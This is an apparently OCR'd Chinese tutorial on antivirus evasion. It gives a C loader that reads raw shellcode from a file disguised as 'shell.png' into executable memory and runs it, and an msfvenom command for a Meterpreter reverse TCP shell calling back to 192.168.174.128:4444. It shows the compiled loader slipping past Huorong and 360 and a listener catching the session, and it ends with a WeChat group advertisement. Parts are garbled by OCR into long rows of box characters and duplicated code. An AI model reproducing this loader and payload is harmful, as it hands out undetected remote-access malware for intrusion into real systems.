利用c加载图片shellcode免杀

1、实现一个c加载器

```
(至向池围)
                                                                                              + || ♥ main(void)
#define CRT SECURE NO WARNINGS
##include<Windows.h>
#include<stdlib.h>
#include<stdio.h>
pint main(void)
    FILE* fp;
    size_t size;
    unsigned char* buffer;
    fp = fopen("shell.png", "rb");
    fseek(fp, 0,SEEK END);
    size = ftell(fp);
    fseek(fp, 0, SEEK_SET);
    buffer = (unsigned char*)malloc(size);
    fread(buffer, size, 1, fp);
    void* exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buffer, size);
     ((void(*) ()) exec)();
    return 0;
}
```

上面的加载器用了很简单的实现,没有做任何加密解密的处理,下面的shellcode也不打算做任何加密解密的处理。

2、利用msf生成shellcode

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.174.128 lport=4444 -f raw -o shell.png


这里就是简单生成一个图片shellcode,不涉及加解密。

3、把加载器编译成exe文件

```
□ + • Release + x86

    ▼
    本地 Windows 调试器 ▼
    ■
    ■
    ■
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □
    □<
    test.cpp # x mystrlen.h
    Project5
                                                                                                                          (全局范围)
                                                                                                                                                                                                                                     → Ø main(void)
                         #define _CRT_SECURE_NO_WARNINGS
                       ##include<Windows.h>
                         #include<stdlib.h>
               3
                        #include<stdio.h>
                      pint main(void)
               6
               7
                        {
               8
                                 FILE* fp;
               9
                                 size_t size;
             10
                                 unsigned char* buffer;
             11
                                  fp = fopen("shell.png", "rb");
             12
             13
                                 fseek(fp, 0,SEEK_END);
                                  size = ftell(fp);
             14
                                  fseek(fp, 0, SEEK_SET);
             15
                                 buffer = (unsigned char*)malloc(size);
             16
             17
                                  fread(buffer, size, 1, fp);
             18
             19
                                  void* exec = VirtualAlloc(0, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
             20
             21
                                  memcpy(exec, buffer, size);
                                  ((void(*) ()) exec)();
             22
             23
                                  return 0;
             24
             25
             26
                       }
             27
```

这里先选好32位的release, 然后




直接生成解决方案。

名称	修改日期	类型	大小
Project5.tlog	2021/3/12 13:49	文件夹	
Project5.exe	2021/3/12 13:49	应用程序	9 KB
Project5.exe.recipe	2021/3/12 13:49	RECIPE 文件	1 KB
Project5.iobj	2021/3/12 13:49	IOBJ 文件	21 KB
Project5.ipdb	2021/3/12 13:49	IPDB 文件	6 KB
Project5.log	2021/3/12 13:49	文本文档	1 KB
🗿 Project5.pdb	2021/3/12 13:49	Program Debug	460 KB
Project5.vcxproj.FileListAbsolute.txt	2021/3/12 13:49	文本文档	1 KB
o test.obj	2021/3/12 13:49	3D Object	175 KB
₫ test1.obj	2021/3/12 13:49	3D Object	2 KB
🖲 vc142.pdb	2021/3/12 13:49	Program Debug	140 KB

得到exe文件

4、运行程序测试效果



火绒静态查杀直接bypass


加我微信好友(stonefor345),拉你进2022护网微信交流群

下面直接尝试在开启火绒的条件下运行,首先msf开启监听:


```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(multi/handler) > run

NPOC
[*] Started reverse TCP handler on 192.168.174.128:4444
^[OP]
```


直接运行:



火绒毫无反应



尝试弹个计算器:



360同理:

